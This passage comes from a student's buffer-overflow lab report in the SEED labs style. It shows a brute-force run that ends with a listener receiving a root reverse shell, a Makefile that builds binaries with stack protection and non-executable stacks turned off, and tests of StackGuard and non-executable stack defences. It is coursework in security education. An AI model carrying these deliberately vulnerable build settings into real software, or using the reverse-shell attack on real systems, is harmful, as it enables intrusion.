Segmentation fault (core dumped)
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

And on running the code with following we can see if we get the shell:




```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x + v
15 minutes and 49 seconds elapsed.
The program has been running 4242 times so far.
15 minutes and 49 seconds elapsed.
The program has been running 4243 times so far.
15 minutes and 50 seconds elapsed.
The program has been running 4244 times so far.
15 minutes and 50 seconds elapsed.
The program has been running 4245 times so far.
15 minutes and 50 seconds elapsed.
The program has been running 4246 times so far.
15 minutes and 50 seconds elapsed.
The program has been running 4247 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 4248 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 4249 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 4250 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 4251 times so far.
15 minutes and 51 seconds elapsed.
The program has been running 4252 times so far.
^C
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$
Listening on 0.0.0.0 9090
Connection received on 10.9.0.1
root@5d44ae1eed9f:/bof# ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST>
```

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

### TASK 7: Turn on Stack Guard:

A):



```
1  FLAGS    = -z execstack -fno-stack-protector
2  FLAGSESP = -z execstack
3  FLAGS_32 = -static -m32
4  TARGET   = server stack-L1 stack-L2 stack-L3 stack-L4
5
6  L1 = 100
7  L2 = 180
8  L3 = 200
9  L4 = 80
10
11 all: $(TARGET)
12
13 server: server.c
14     gcc -o server server.c
15
16 stack-L1: stack.c
17     gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ stack.c
18
19 stack-L1ESP: stack.c
20     gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGSESP) $(FLAGS_32) -o $@ stack.c
21
22 stack-L2: stack.c
23     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
24
25 stack-L3: stack.c
26     gcc -DBUF_SIZE=$(L3) -DSHOW_FP $(FLAGS) -o $@ stack.c
27
28 stack-L4: stack.c
29     gcc -DBUF_SIZE=$(L4) -DSHOW_FP $(FLAGS) -o $@ stack.c
30
31 clean:
32     rm -f badfile $(TARGET)
33
34 install:
35     cp server ../bof-containers
36     cp stack-* ../bof-containers
```



## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/server-code$ ./stack-L1ESP < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xff9e0788
Buffer's address inside bof(): 0xff9e0718
*** stack smashing detected ***: terminated
Aborted
```

When we try to pass it with address randomization on we can see that stack is being smashed and it is detected.

Buffer overflow occurs when the user input exceeds the buffer capacity. The following C code can cause the buffer to overflow if the user enters more than ten characters. In such a case, the compiler will throw the stack smashing detected error.

It is done by adding a guard variable to functions with vulnerable objects.

**Task 7.b: Turn on the Non-executable Stack Protection :** Operating systems used to allow executable stacks, but this has now changed: In Ubuntu OS, the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the gcc, which by default makes stack non-executable. We can specifically make it non-executable using the "-z noexecstack" flag in the compilation. In our previous tasks, we used "-z execstack" to make stacks executable.

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a
Segmentation fault (core dumped)
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a
Segmentation fault (core dumped)
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

This error is clearly caused because the stack is no more executable. When we perform buffer overflow attack, we try to run a program that could easily provide us with root access and hence be very malicious. But this program is generally stored in stack and we try to enter a return address that points to that malicious program. The stack memory layout indicates that it stores only local variables and arguments, along with return addresses and ebp values. But all these values will not have any execution requirement and hence there is no need to have the stack as executable. Hence, by removing this executable feature, the normal programs will still

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

run the same with no side effects, but the malicious code will also be considered as data rather than code. It is treated not as a program but read-only data. Hence, our attack fails unlike before where our attacks succeeded because of stack being executable.